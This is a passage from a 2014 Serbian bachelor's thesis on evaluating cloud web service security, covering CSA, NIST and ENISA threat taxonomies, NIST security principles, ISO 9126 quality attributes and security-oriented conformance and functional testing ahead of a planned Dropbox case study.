

UNIVERZITET SINGIDUNUM

FAKULTET ZA INFORMATIKU I RAČUNARSTVO

Evaluacija bezbednosti veb servisa u Cloud-u sa studijom slučaja : Dropbox

- Diplomski rad -

Mentor:

Doc. dr Saša Adamović

Student:

Stefan Janićijević

Br. indeksa: 2010/201069

Beograd, 2014.

FAKULTET ZA INFORMATIKU I RAČUNARSTVO

UNIVERZITET SINGIDUNUM

FAKULTET ZA INFORMATIKU I RAČUNARSTVO

Beograd, Danijelova 32

Kandidat: Stefan Janićijević

Broj indeksa: 2010/201069

Smer: Informatika i Računarstvo

Tema: Evaluacija bezbednosti veb servisa u cloud-u sa studijom slučaja : Dropbox

Zadatak:.

Datum odobrenja rada:
Beograd, ___.___._____.

MENTOR

_____

Doc. dr Saša Adamović

DEKAN

_____

Prof. dr Miroslav Lutovac

Evaluacija bezbednosti veb servisa u Cloud-u sa studijom slučaja: Dropbox

Sažetak: Sa brzim razvojem informacionih tehnologija i neizostavnom upotrebom interneta pojavila se potreba za tehnologijom koja omogućava korisnicima da čuvaju i pristupaju svojim podacima gde god da se nalaze. Tehnologija koja to omogućava jeste računarstvo u oblaku (Engl. *Cloud computing*). Usluge zasnovane na oblaku spadaju u najbrže rastuće oblasti u IT industriji, zbog karakteristika kao što su atraktivna ušteda, pristupačnost, pouzdanost i skalabilnost kako za korisnike tako i za pružaoce usluga.

Bezbednosna pitanja u računarstvu u oblaku (*cloud-u*) su nedavno postala popularna u istraživačkoj zajednici, sa fokusom prvenstveno koncentrisanim na obezbeđivanje operativnih sistema i virtuelnih mašina na kojima se obavljaju usluge. U ovom radu, uzimamo alternativnu rutu i usredsređujemo se na bezbednost podataka u oblaku. Konkretno, istražujemo svojstva bezbednosti veb servisa Dropbox. Opisujemo izazove upravljanja podacima u oblastima bezbednog distribuiranja podataka, analize sistema i forenzike, kao i ispravnosti upita, i opisujemo napore potrebne kako bi ove izazove rešili.

Ključne reči: Cloud computing, bezbednost, analiza, Dropbox

Evaluation of web services in the Cloud with case study on Dropbox

Abstract: With rapid development of information technology and the indispensable use of the Internet there is a need for technology that enables users to store and access their data wherever they are. Technology that enables this is cloud computing. Services based in the cloud are the fastest growing areas in the IT industry, due to the characteristics such as attractive savings, accessibility, reliability and scalability for both users and service providers.

Security issues in cloud computing (the cloud) have recent have recently become popular in the research community, with the focus primarily concentrated on securing the operating system and virtual machine on which to perform the services. In this paper, we take an alternative route and focus on data security in the cloud. Specifically, we investigate security properties of the web service Dropbox. We describe the challenges of data management in the areas of secure distribution of data processing, system analysis and forensics, as well as the safety of the query, and we describe the effort required to solve these challenges.

Keywords: Cloud computing, security, analysis, Dropbox

SADRŽAJ

1 Uvod ..... - 4 -

1.1 Predmet istraživanja ..... - 4 -

1.2 Doprinos rada ..... - 5 -

1.3 Struktura rada ..... - 5 -

2 Pregled u oblasti istraživanja ..... - 6 -

2.1 Bezbednosni problemi Cloud computing platforme ..... - 6 -

2.1.1 Bezbednosni problemi identifikovani od strane Alijanse za bezbednost u Cloud-u (CSA) ..... - 6 -

2.1.2 Bezbednosni problemi identifikovani od strane Nacionalnog instituta za Standarde i Tehnologiju (NIST) ..... - 8 -

2.1.3 Bezbednosni problemi identifikovani od strane Evropske agencije za Bezbednost Mreža i Informacija (ENISA) ..... - 9 -

2.2 NIST 33 Bezbednosni principi ..... - 10 -

2.3 Bezbedno testiranje Cloud softvera ..... - 11 -

2.3.1 Testiranje za uverenje kvaliteta bezbednosti ..... - 11 -

2.3.2 Testiranje usklađenosti ..... - 14 -

2.3.3 Testiranje funkcionalnosti ..... - 15 -

2.3.4 Testiranje performansi ..... - 17 -

2.3.5 Testiranje bezbednosti ..... - 19 -

2.4 Cloud Penetration Testing ..... - 24 -

2.4.1 Pravne i etičke implikacije ..... - 25 -

2.4.2 Tri pre-test faze ..... - 27 -

2.4.3 Alati i tehnike za testiranje penetracijom ..... - 29 -

2.5 Regresiono testiranje ..... - 36 -

3 Teorijske osnove istraživanja ..... - 37 -

3.1 Modeli Cloud Computing-a ..... - 37 -

3.2 Tipovi servisa u Cloud computing-u ..... - 39 -

3.3 Prednosti i mane Cloud computing-a ..... - 41 -
3.4 Objektivi zaštite informacije u cloud-u ..... - 43 -
3.4.1 Poverljivost, integritet i dostupnost ..... - 43 -
4 Studija slučaja : Dropbox ..... - 47 -
4.1 Uvod ..... - 47 -
4.2 Postojeći radovi ..... - 48 -
4.3 Razbijanje Dropbox-a ..... - 49 -
4.3.1 Otpakovanje Dropbox procesa ..... - 49 -
4.3.2 Dešifrovanje šifrovanog Dropbox bajt koda ..... - 50 -
4.3.3 Opcode remapping ..... - 51 -
4.4 Bezbednost Dropbox-a i napadi ..... - 52 -
4.4.1 Ključ bezbednosti Dropbox-a ..... - 53 -
4.4.2 Otmica Dropbox naloga ..... - 55 -
4.4.3 Presretanje SSL podataka ..... - 56 -
5 Zaključak ..... - 58 -
5.1 Sumarni ciljevi rada i rezultati ..... - 58 -
5.2 Predlog za budući rad ..... - 58 -
Literatura ..... - 59 -

Spisak slika

slika 2:1 ISO 9126 Standardi kvaliteta softvera - Funkcionalnost ..... - 12 -
slika 2:2 ISO 9126 Standardi kvaliteta softvera - Pouzdanost ..... - 12 -
slika 2:3 ISO 9126 Standardi kvaliteta softvera - Upotrebljivost, Održivost i Portabilnost .. - 13 -
slika 3:1 Javni oblak ..... - 37 -
slika 3:2 Privatni oblak ..... - 38 -
slika 3:3 Hibridni oblak ..... - 38 -
slika 3:4 Razlike u razvojim modelima ..... - 39 -
slika 3:5 Logični model oblaka ..... - 41 -
slika 4:1 Pokretanje Dropbox klijenta ..... - 53 -
slika 4:2 Auto-login bajt koda ..... - 54 -
slika 4:3 Traženje zahteva za host_int ..... - 54 -
slika 4:4 Lažno logovanje na Dropbox nalog ..... - 55 -
slika 4:5 Krpljenje Python objekata ..... - 56 -
slika 4:6 Preuzimanje podataka iz garbage colectora ..... - 57 -

Spisak tabela

tabela 2:1Bezbednosni problemi po CSA ..... - 7 -
tabela 2:2 Bezbednosni problemi po NIST ..... - 8 -
tabela 2:3Bezbednosni problemi po ENISA ..... - 9 -
tabela 2:4Uobičajene tehnike testiranja bezbednosti ..... - 20 -

1 Uvod

1.1 Predmet istraživanja

Računarstvo u oblaku (*Engl. Cloud computing, cloud u nastavku*) je evolucija postojeće IT infrastrukture koja obezbeđuje dugo zamišljenu viziju računarstva kao usluge. Pojava cloud tehnologije tokom poslednjih nekoliko godina je imala značajan uticaj na mnoge aspekte IT industrije.

Iako je cloud computing nastao iz postojećih tehnologija, njegove osnove (isporuka i raspoređivanje usluga) i same karakteristike podižu nove bezbednosne izazove zbog nekih problema inkompatibilnosti sa postojećim bezbednosnim rešenjima.

Bezbednost je česta oblast zabrinutosti i za provajdere usluga i za korisnike. Stoga, ona predstavlja hitan prioritet unutar IT industrije. Prema istraživanju koje je sprovela International Data Corporation (*IDC*), Microsoft i NIST (*Engl. National Institute of Standards and Technology*), bezbednost u cloud computing modelu je od primarnog značaja za IT rukovodioce[1].

Istraživači sa MIT-a veruju da će "Sledeći veliki izazov informacionih tehnologija biti da obezbedi oblak". Nacionalni Institut za Standarde i Tehnologiju, takođe ističe da "bezbednosni izazov koji cloud computing predstavlja je velik". ENISA[2] takođe upozorava na različite bezbednosne izazove sa kojima se cloud suočava. Iako razna pitanja bezbednosti i dalje postoje za cloud computing platformu, različite neprofitne i vladine organizacije su uložile mnogo njihovog napora da obezbede izvesne sigurnosne smernice. U suštini, NIST i CSA obezbeđuju bezbednosne smernice koje treba slediti unutar cloud computing okruženja.

Jedna od najvećih prepreka koja otežava šire usvajanje cloud računarstva jeste bezbednost - objektivni i subjektivni rizici pružanja, pristupa i kontrole usluga u više serverskom cloud okruženju. IT menadžeri zahtevaju više nivoe uveravanja da su njihove usluge i podaci u cloud-u adekvatno zaštićeni jer ovakve arhitekture smanjuju efikasnost tradicionalnih bezbednosnih alata i okvira.

Lakoća sa kojom se migriraju i raspoređuju usluge u cloud okruženju donosi značajne prednosti, ali takođe donosi i nedostatak iz bezbednosne perspektive. Korisnici i pružaoci usluga cloud computing-a traže veće garancije integriteta end-to-end nivoa usluga za usluge zasnovane u oblaku.

Ovaj rad istražuje izazove u primeni i upravljanju uslugama u cloud infrastrukturi sa bezbednosne tačke gledišta, i kroz studiju slučaja web servisa Dropbox dolazi do potrebnih poboljšanja za bezbedniju platformu i do rešenja kako bi se povećala vidljivost i kontrola u cloud-u.

[1] http://www.microsoft.com/presspass/press/2010/jan10/1-20BrookingsPR.mspx
[2] European Union Agency for Network and Information Security http://www.enisa.europa.eu/

1.2 Doprinos rada

U osnovne doprinose ovog rada spadaju:

- Provera bezbednosti same infrastrukture cloud servisa
- Upoznavanje sa postojećim problemima
- Sticanje novih znanja o bezbednosnim problemima cloud computing-a
- Proučavanje i analiza bezbednosne infrastrukture različitih komponenti Dropbox cloud computing platforme
- Analiza procesa autentifikacija i šifrovanja podatka primenom različitih penetration testing metoda
- Potencijalno unapređenje bezbednosnih provera i zaštita podataka

U nastavku rada svi doprinosi će biti detaljno opisani.

1.3 Struktura rada

U nastavku rada biće predstavljenje različite metode penetration testing-a uz pomoć kojih se testira bezbednost cloud servisa, zatim slede teorijske osnove istraživanja u kojima će biti odrađene osnove različitih cloud computing platformi, potom se obaziremo na bezbednosne probleme, koji su definisani od strane ne profitnih i vladinih organizacija kao što su CSA, NIST i ENISA. Zatim dajemo pregled bezbednosnih mehanizama za cloud computing platforme.

Nakon toga biće predstavljena cloud computing platforma DropBox, njene osnove funkcionisanja, protokole koji servis koristi i analiza istih. Takođe, na kraju će biti predstavljeni rezultati testiranja bezbednosti upotrebom jedne od metoda penetration testing-a kao i predlog za budući rad.

2 Pregled u oblasti istraživanja

2.1 Bezbednosni problemi Cloud computing platforme

Kako bismo mogli identifikovati bezbednosne probleme unutar Dropbox servisa, mi prvo moramo identifikovati ranjivosti same cloud computing platforme. Različite neprofitne i vladine organizacije su uložile veliki napor kako bi prepoznale i identifikovale ranjivosti i na osnovu njih su pružile preporučena rešenja.

U ovom odeljku će biti opisani bezbednosni problemi prepoznati od strane neprofitnih organizacija koje predstavljaju vodeće stručnjake u toj oblasti - Alijansa za bezbednost u Cloud-u (*Engl. Cloud Security Alliance - CSA*) zatim dve vladine organizacije, pod nazivom Nacionalni institut za Standarde i Tehnologiju (*Engl. National Institute of Standard and Technology - NIST*) i Evropska agencija za Bezbednost Mreža i Informacija (*Engl. European Network and Information Security Agency - ENISA*).

2.1.1 Bezbednosni problemi identifikovani od strane Alijanse za bezbednost u Cloud-u (CSA)

Alijansa za bezbednost u cloud-u je neprofitna organizacija, osnovana na inicijativu predstavnika industrije u novembru 2008. godine, vremenom je dobila podršku velikog broja IT kompanija, uključujući Google, Microsoft, IBM, Ericsson, itd. Glavni motiv ove organizacije je da obezbedi bezbednost i edukaciju u oblasti cloud computing-a.[3]

Alijansa je svoj prvi rad na temu „*Security Guidance for Critical Area Focus In Cloud Computing*“ objavila u aprilu 2009. godine. Rad pruža uvid u bezbednosne probleme cloud computing platforme. Smernica je podeljena u četrnaest delova. Prvi deo pod nazivom „Architectural Framework“ daje kratak uvid u cloud computing platformu iz perspektive bezbednosti. Ostalih trinaest delova je podeljeno u dve kategorije pod nazivom upravljanje, odnosno rad. Kategorija upravljanja razmatra „probleme strategije i politike cloud computing platforme“ dok kategorija rad se fokusira na „taktičku zabrinutost bezbednosti i njihovu implementaciju unutar arhitekture“ [4]. Logička konstrukcija bezbednosnih problema identifikovanih od strane CSA su opisane u tabeli 2.1.

„Governance and Enterprise Risk Management“ se fokusira na sposobnost organizacije da upravlja rizicima vezanih za cloud computing platformu.

„Legal Issues: Contracts and electronic Discovery“ se bavi pravnim pitanjima u vezi sa cloud computing platformom.

„Compliance and Audit“ se fokusira na regulatorne i zakonodavne zahteve vezane za cloud i na njihov uticaj na politiku unutrašnje bezbednosti.

„Information Management and Data Security“ se bavi manipulacijama podataka, kao što su kreiranje, korišćenje, deljenje, čuvanje i brisanje, takođe određuje ko je odgovoran za poverljivost, integritet i dostupnost podataka.

[3] https://cloudsecurityalliance.org/about/
[4] http://www.cloudsecurityalliance.org/guidance/csaguide.v3.0.pdf

„Portability and Interoperability“ je zadužen za korišćenje potrebnih standarda interoperabilnosti.

„Traditional Security, Business Continuity and Disaster Recovery“ uspostavlja tradicionalne bezbednosne funkcije.

„Data Center Operation“ pruža informacije kako bi procenili najboljeg pružioca usluga cloud computing platforme.

„Incident Response Notification and Remedation“ nam pomaže da shvatimo kompleksnonst incidenata.

„Application Security“ pruža informacije o bezbednosti tipova servisa cloud-a.

„Encryption and Key Management“ ključan za bezbedan pristup podacima i resursima.

„Identity and Access Management“ se fokusira na značaj identiteta i kontrole pristupa u cloud okruženju.

„Virtualization“govori o bezbednosnim pitanjima vezanim za hardver sistema i tehnologiju virtualizacije.

Konačno, „Security as a Service“ govori o pitanjima identifikovanim od strane CSA koji obuhvataju učešće trećih lica od poverenja zbog osiguranja bezbednosti, kontrole pristupa i kontrole identiteta.

tabela 2:1Bezbednosni problemi po CSA

Strategic and Policy Issues	Tactical Issues
1. Governance and Enterprise Risk Management	6. Traditional Security, Business Continuity and Disaster Recovery
2. Legal Issues: Contracts and Electronic Discovery	7. Data Center Operations
3. Compliance and Audit	8. Incident Response, Notification and Remediation
4. Information Management and Data Security	9. Application Security
	10. Encryption and Key Management
	11. Identity and Access Management
	12. Virtualization
	13. Security as a Service

2.1.2 Bezbednosni problemi identifikovani od strane Nacionalnog instituta za Standarde i Tehnologiju (NIST)

Nacionalni institut za Standarde i Tehnologiju je vladina ogranizacija koja je locirana u Sjedinjenim Američkim Državama, koja konstantno doprinosi bezbednosti cloud computing platforme. Bezbednosni problemi koje NIST identifikuje su fokusirani na javne provajdere cloud usluga. Za razliku od modela bezbednosnih problema drugih organizacija, NIST ne pravi generalnu klasifikaciju problema kao što su ogranizacioni, politički ili legalni. Logička konstrukcija bezbednosnih problema identifikovanih od strane NIST su opisane u tabeli 2.

tabela 2:2 Bezbednosni problemi po NIST

1. Governance
2. Compliance
3. Trust
4. Architecture
5. Identity and Access Management
6. Software Isolation
7. Data Protection
8. Availability
9. Incident Response

„Governance“ fokusira se na politike i procedure potrebne koje će ogranizacione uprave poštovati. Takođe, ono podiže pitanje rizika bezbednosti usluga koje pruža cloud computing i preporučuje korišćenje alata za reviziju bezbednosti i procenu rizika.

„Compliance“ diskutuje o problemima lokaciji podataka, privatnosti i kontrolama bezbednosti i kontroli zapisa.

Sledeći nivo „Trust“ razmatra potencijalne rizike oko zadržavanja vlasništva nad podacima i intelektualnim pravima.

„Architecture“ se odnosi na probleme softverskih sistema koje pruža cloud.

„Identity and Access Management“ se odnosi na verifikaciju identita, autentifikaciju i mehanizme kontrole pristupa.

„Software Isolation“ upozorava na pretnje kao što su vektori napada.

„Data Protection“ razmatra privatnost i izolaciju podataka, jer podaci različitih korisnika se nalaze u istom data centru.

„Availability“ govori o pretnjama koje imaju negativan uticaj na resurse organizacije. Otkazivanje opreme, prirodne katastrofe su samo deo pretnji koje se spominju. Konačno, „Incident Response“ se fokusira na reaktivne protivmere u slučaju napada i pretnji.

2.1.3 Bezbednosni problemi identifikovani od strane Evropske agencije za Bezbednost Mreža i Informacija (ENISA)

Evropska agencija za bezbednost Mreža i Informacija je još jedna vladina organizacija koje za cilj ima da unapredi bezbednost cloud computing platforme. ENISA je objavila svoj prvi dokument „*Cloud Computing Benefit, Risk and Recommendation for Information Security"* u novembru 2009. Rad započinje ključnim beneficijama cloud computing platformi. Ostatak dokumenta razmatra bezbednosne rizike koji su grupisani u tri kategorije. Rizici svrstani po kategorijama se mogu videti u tabeli ispod.

tabela 2:3Bezbednosni problemi po ENISA

Policy and organizational issue	Technical issue	Legal issue
Lock-in	Resource exhaustion	Subpoen and e-discovery
Loss of governance	Isolation failure	Risk from change of jurisdiction
Compliance challenges	Cloud provider malicious insider	Data Protection Risk
Loss of business repuration due to tenant activities	Management Interface compromise	Data Protection Risk
Cloud service termination or failure	Intercepting data on transit	
Cloud provider acquisition	Data leakage on up/download, intra cloud	
	Insecure or ineffective deletion of data	
	Distributed Denial of Service	
	Economic Denial of Service	
	Loss of encryption keys	
	Undertaking malicious probes or scan	
	Compromise service engine	
	Conflict between customer hardening procedure and cloud environment	

Organizacioni problemi pokrivaju šest različitih problema unutar cloud computing platforme. „Lock-in" govori o problemu prenosivnosti podataka i usluga u smislu usvajanja modela cloud servisa. Zatim svi ostali problemi u toj kategoriji obuhvataju prenosivnost i njegov uticaj na sredstva organizacije, rizike i ranjivosti.

„Technical issues" počinju sa listom trenutnih pretnji cloud computing-a. Neki od problema jesu dostupnost zbog iscrpljenosti resursa, uskraćivanje usluga, mrežne pretnje i nedostatak dovoljnog napora od strane potrošača da obezbedi okruženje.

„Legal issues" pruža informacije o tome kako da se oragnizacija postavi prilikom sudskih poziva. Ostala pitanja koja su razmatrana u ovom odeljku su usmerena na manipulaciju podacima, poštovanje zaštite podataka i na rizik od gubitka intelektualne svojine.

2.2 NIST 33 Bezbednosni principi

U junu 2001, Nacionalni Institut za Standarde i Tehnologiju (*Engl. National Institute of Standards and Technology - NIST*) i njena laboratorija Informacionih Tehnologija (*Engl. Information Technology Laboratory -ITL*), objavili su NIST Special Publication 800-27 pod nazivom "Engineering Principles for Information Technology Security (EP-ITS)," sa ciljem da pomogne u sigurnom dizajnu, razvoju, raspoređivanju i životnom ciklusu informacionih sistema. Godine 2004. urađena je revizija dokumenta (Revision A[5]). On trenutno predstavlja 33 bezbednosna principa čije korišćenje počinje u fazi projektovanja informacionog sistema ili aplikacije i nastavlja se njihova upotreba sve do penzionisanja sistema i njegovog bezbednog ukidanja.

Neki od principa koji se mogu najviše primeniti na bezbednost cloud sistema jesu:

- Princip 1 - Uspostaviti valjanu bezbednosnu politiku kao "temelj" dizajna
- Princip 2 - Postupati tako da sigurnost bude sastavni deo celokupnog dizajna sistema
- Princip 3 - Jasno razgraničiti fizičke i logičke granice bezbednosti kojim upravljaju povezane bezbednosne politike
- Princip 6 - Pretpostaviti da su ekspertni sistemi nebezbedni
- Princip 7 - Identifikovati potencijalne kompromise između smanjenja rizika i povećanih troškova, kao i opadanja efikasnosti u drugim operativnim aspektima
- Princip 16 - Sprovoditi slojevitu bezbednost; Obezbediti da ne postoji jedna tačka ugroženosti
- Princip 20 - Izolovati sisteme javnog pristupa od kritičnih resursa za rad sistema (npr. podaci, procesi, itd.)
- Princip 21 - Koristiti granične mehanizme za razdvajanje računarskih sistema i mrežne infrastrukture
- Princip 25 - Umanjiti sistemske elemente kako bi im se verovalo
- Princip 26 - Sprovoditi princip najmanje privilegije
- Princip 32 - Autentifikovati korisnika i procese kako bi se obezbedila odgovarajuća kontrola pristupa unutar i izvan granica domena
- Princip 33 - Koristiti jedinstveni identitet kako bi se utvrdila krivična odgovornost

[5] Nist 33 principi: http://csrc.nist.gov/publications/nistpubs/800-27A/SP800-27-RevA.pdf

2.3 Bezbedno testiranje Cloud softvera

Testiranje softvera cloud sistema obuhvata niz aktivnosti. Svaka aktivnost je zasnovana na formalnom standardu ili metodologiji i dodaje jedinstvenu vrednost ukupnom procesu testiranja sigurnosti. Organizacija tipično bira aktivnosti na osnovu brojnih faktora, uključujući zahteve bezbednosti cloud softvera i na osnovu raspoloživih resursa.

Analiza rezultata ispitivanja čine osnovu za procenu rizika bezbednosti informacija u cloud-u i za odabir sredstva za sanaciju. Standardi i metodologija, kao što je Međunarodna organizacija za standardizaciju (*Engl. International Organization for Standarization - ISO*) 9126 Standard for Software Engineering/Product Quality[6], Systems Security Engineering Capability Maturity Model (SSE-CMM)[7] i Open Source Security Testing Methodology Manual (OSSTMM)[8] pružaju dodatne smernice za evaluaciju bezbednosti softvera i umanjivanje posledica incidenta. Pošto je softver modifikovan, testiranje regresijom (*eng. regression testing*) obezbeđuje sigurnost da na funkcionalnost originalnog softvera i njegove bezbednosne karakteristike nije negativno uticano.

2.3.1 Testiranje za uverenje kvaliteta bezbednosti

Testiranje softvera cloud-a ima nekoliko zajedničkih stvari koje ga povezuju sa testiranjem kvaliteta bezbednosti. Na primer, ispravna verzija softvera treba uvek biti testirana. Međutim, sigurno testiranje softvera takođe mora meriti kvalitet bezbednosnih svojstava softvera. Na primer, softver bi trebalo da bude testiran kako bi se osiguralo da ispunjava svoje funkcionalne specifikacije, a ne da radi nešto drugo. Testiranje softvera ne radi ništa drugosem toga -to jest, ne sadrži nikakve nenamerne funkcionalnosti- to je merilo kvaliteta bezbednosti.

Postoji nedostatak dogovorenih definicija za kvalitet softvera, ali je moguće pozivati se na bezbednost softvera preko njegovih atributa. Jedna renomirana karakterizacija kvaliteta softvera jeste ISO 9126 standard. ISO 9126 standard karakterizira kvalitet softvera sa 6 glavnih atributa i 21 podkarakteristika, kao što je prikazano na sledećoj slici :

[6]ISO 9126 http://en.wikipedia.org/wiki/ISO/IEC_9126
[7]http://csrc.nist.gov/groups/SMA/fasp/documents/incident_response/SSAIRBSP/SSECMMv2Final.pdf
[8]OSTMM 2.1 http://isecom.securenetltd.com/osstmm.en.2.1.pdf

slika 2:1 ISO 9126 Standardi kvaliteta softvera - Funkcionalnost

Funkcionalnost	Prikladnost	Atributi softvera koji se odnose na prisustvo i prikladnost seta funkcija za specifične zadatke
	Preciznost	Atributi softvera koji se odnose obezbeđivanje prava
	Interoperabilnost	Atributi softvera koji se odnose na njegovu sposobnost interakcije sa specificiranim sistemima
	Usklađenost	Atributi softvera koji čine da se softver da se pridržava standarda ili konvencijama ili propisima u zakonima
	Bezbednost	Atributi softvera koji se odnose na njegovu sposobnost da spreči neovlašćeni pristup, da li slučajan ili nameran, programima ili podacima
Pouzdanost	Zrelost	Atributi softvera koji se odnose na učestalost neuspeha greškom u softveru
	Tolerancija na greške	Atributi softvera koji se odnose na njegovu sposobnost da se održi određeni nivo performansi u slučaju softverskih kvarova ili povrede određenog interfejsa
	Vraćanje u prvobitno stanje	Atributi softvera koji se odnose na njegovu sposobnost da ponovo uspostavi svoj nivo performansi i sposobnost da spasi podatke direktno pogođene u slučaju kvara u što kraćem roku

slika 2:2 ISO 9126 Standardi kvaliteta softvera - Pouzdanost

slika 2:3 ISO 9126 Standardi kvaliteta softvera - Upotrebljivost, Održivost i Portabilnost

Upotrebljivost	Razumljivost	Atributi softvera koji se odnose na napor korisnika za prepoznavanje logičkog koncepta i njegovu primenljivost
	Lakoća upotrebe	Atributi softvera koji se odnose na napor korisnika za učenje njene upotrebe
	Operativnost	Atributi softvera koji se odnose na napor korisnika za rad i kontrolu rada
Održivost	Analiznost	Atributi softvera koji se odnose na napor potreban za dijagnozu nedostataka ili uzroka neuspeha ili za identifikaciju delova koji trebaju biti modifikovani
	Promenljivost	Atributi softvera koji se odnose na naport potreban za modifikaciju, uklanjanje grešaka ili promene radne sredine
	Stabilnost	Atributi softvera koji se odnose na rizik od neočekivanog efekta modifikacije
	Testabilnost	Atribut softvera koji se odnosi na napor potreban za validiranje modifikovanog softvera
Portabilnost	Prilagodivost	Atributi softvera koji se odnose na mogućnost njegovog prilagođavanja različitim okruženjima bez primene drugih radnji ili sredstva (modifikacija)
	Instalabilnost	Atributi softvera koji se odnose na napor potreban za instalaciju softvera u određenom okruženju
	Usklađenost	Atributi softvera koji ga pridržavaju standardima i konvencijama koje se odnose na portabilnost
	Zamenljivost	Atributi softvera koji se odnose na mogućnost njegove upotrebe u okruženju u kome nije namenjen da se koristi

2.3.2 Testiranje usklađenosti

Nacionalni Institut za Standarde i Tehnologiju (NIST) navodi da "aktivnosti ispitivanja usaglašenosti procenjuju da li softverski proizvod ispunjava zahteve određene specifijacije ili standarda"[9]. Ovi standardi su obično dobro zastupljeni i široko prihvaćeni, kao što su oni iz Međunarodne Ogranizacije za Standardizaciju (ISO), Instituta za Inženjera Elektronike i Elektrotehnike (IEE) ili od strane Američkog Nacionalnog Instituta za Standarde (NIST). Oni predstavljaju opšte prihvaćen "referentni sistem" čije preporuke su dovoljno definisane i testirane pouzdanim metodama. Oni se koriste za procenu da li su u softverski proizvod implementirani specifični zahtevi koje propisuje standard ili specifikacija.

Metodologije testiranja usklađenosti koje se primenjuju na cloud servise su razvijene za interfejse operativnih sistema, kompjutersku grafiku, dokumentovanu razmenu formata, računarske mreže, i procesore programskih jezika. Većina metodologija testiranja koristi test scenario (npr. apstraktne testove, test tvrdnje, test slučajeve itd.), koji sami moraju biti testirani.

Standardizacija je važna komponenta testiranja usaglašenosti. To obično obuhvata razvijanje funkcionalnog opisa i specifikacije jezika, kreiranje metodologije testiranja i "testiranje" test scenarija.

Glavna prednost testiranja usaglašenosti je da olakšava interoperabilnost između različitih softverskih proizvoda cloud-a tako što potvrđuje da svaki softverski proizvod ispunjava dogovorene standarde ili specifikacije.

Jedna vrsta ispitivanja usaglašenosti, testiranje na bazi protokola, koristi komunikacioni protokol aplikacije kao direktnu osnovu za testiranje aplikacije. Ovaj metod je koristan, za aplikacije bazirane na cloud-u. Testiranje protokola je od posebne važnosti za testiranje Veb aplikacija, jer veb protokole omogućava najlakši način daljinskim napadačima da pristupe takvim aplikacijama[10].

[9] Tassey, G., “The Economic Impacts of Inadequate Infrastructure for Software Testing,” National Institute of Standards and Technology, Technical Report, 2002.

[10] Sun, X., Feng, C., Shen, Y., and Lombardi, F., Protocol Conformance Testing Using Unique Input/Output Sequences(Hackensack, NJ: World Scientific Publishing Co., 1997).

2.3.3 Testiranje funkcionalnosti

U testiranju funkcionalnosti, aplikacija bazirana na cloud-u je testirana u toku rada kako bi se utvrdilo da li je u skladu sa svojim funkcionalnim zahtevima odnosno uslovima. Zahtevi koji govore kako aplikacija treba da funkcioniše u specifičnoj situaciji se nazivaju pozitivnim zahtevima. Tipično pozitivni zahtev je mapiran na određeni softverski artefakt koji treba da sprovede taj uslov. Ovo pruža mogućnost za praćenje uslova i njegove implementacije i obaveštava ispitivača koji artefakt da testira kako bi proverio očekivanu funkcionalnost.

Primer pozitivnog uslova je "aplikacija bi trebalo da zaključa korisnički nalog nakon tri neuspela pokušaja prijavljivanja". Ispitivač može potvrditi očekivanu funkcionalnost (lockout u ovom slučaju) pokušavajući da se prijavi tri puta sa istim korisničkim nalogom ali netačnom lozinkom. Ovaj tip testa se može lako automatizovati sa alatom za testiranje funkcionalnosti, kao što je open-source Canoo WebTest[11].

Testiranje funkcionalnosti takođe uključuje negativne uslove, kojima se precizira šta softver treba da ne radi. Primer negativnog uslova je "cloud aplikacija ne bi trebalo da omogući da se podaci obelodane". Ova vrsta uslova je teža za testiranje jer očekivano ponašanje aplikacije nije implementirano u specijalan artefakt. Pravilno testiranje ovog uslova bi zahtevalo od ispitivača da predvidi svaku anomaliju ulaza, njegovo stanje, uzrok i efekat. Umesto toga, testiranje treba da bude vođeno analizom rizika i modelovanjem mogućih pretnji. Ovo omogućava da se negativni uslov dokumentuje kao faktor za ublažavanje pretnji. Koraci koji rezimiraju ovaj pristup mogu se videti u Open Web Application Security Project (OWASP) Testing Guide[12] priručniku.

Prvo, bezbednosni zahtevi su dokumentovani iz perspektive pretnje i kontra mere :

- Šifrovati podatke za autentifikaciju u skladištu i tranzitu kako bi se ublažio rizik objavljivanja informacija i napada na protokol autentifikacije
- Šifrovati šifre korišćenjem nerevezbilne enkripcije kao što je heširanje i *salt-a* za sprečavanje napadom korišćenjem rečnika. Salt se odnosi na umetanje nasumičnog bita u algoritam koji se koristi za generisanje ključa kako bi se ublažio rizik od napada korišćenjem rečnika
- Isključiti *(Lock out)* korisnike nakon postizanja praga pogrešnog prijavljivanja i sprovesti kompleksnost lozinki radi ublažavanja rizika od brute-force[13] napada
- Prikaz generičkih poruka greški nakon validacije akreditiva zarad ublažavanja rizika od prikupljanja "žetve" korisnika
- Zajednički autentifikovati klijenta i server kako bi se sprečio MITM[14] napad
- Potencijalno unapređenje bezbednosnih provera i zaštita podataka

[11] http://webtest.canoo.com
[12] www.owasp.org/index.php/Category:OWASP_Testing_Project
[13] napad uzastopnim pokušavanjem pogađanja šifre
[14] man-in-the-middle napad u kome napač presreta komunikaciju između dva sistema

Artefakti proizvedeni u procesu modelovanja rizika, kao što su dijagrani opasnosti *(threat trees*[15]*)* ili biblioteke napada, mogu biti korišćene za smišljanje potencijalnih negativnih scenarija.

Dijagram opasnosti će zamisliti root napad (npr. napadač bi mogao da čita poruke drugih korisnika servisa) i identifikovati različite slabosti bezbednosnih kontrola (npr. validacija podataka je neuspešna zbog SQL injection[16] ranjivosti) i neophodne protivmere (npr. sprovodi validaciju podataka i upita) koje mogu biti testirane na efikasnot u ublažavanju takvih napada.

Tipično, testiranje funkcionalnosti se koristi za testiranje funkcionalnosti sprovedenih karakteristika ili nakon što je završena nova karakteristika softvera. Međutim, zaštita od potencijalnog napada ili ranjivosti zavisi od toga da li je test stvoren za određeni slučaj upotrebe, ako nije onda broj staza izvršenja u softveru će ostati neproverena. Dakle, čak i ako je provera funkcionalnosti sprovedena za sve raspoložive slučajeve upotrebe, to nije garancija da je softver bez potencijalnih grešaka.

Logičko testiranje je vrsta testiranja funkcionalnosti koja podrazumeva obezbeđivanje da se poslovna logika zasniva na ispravnim pretpostavkama. Biznis logika je kod koji zadovoljava poslovnu svrhu cloud sistema i ona se sastoji od pravila poslovanja i tokova posla :

- Poslovna pravila koja izražavaju poslovnu politiku
- Tokovi posla na osnovu zadataka prenosa dokumenata ili podataka od jednog učesnika (lice ili softverski sistem) do drugog

Mane poslovne logike su obično specifične za aplikaciju koja se testira, i teško je otkriti. Automatizovani alati čine loš posao otkrivanja logičkih nedostataka jer ne razumeju kontekst odluka. Dakle, otkrivanje logičkih mana je obično manuelni proces koji obavlja ljudski ispitivač.

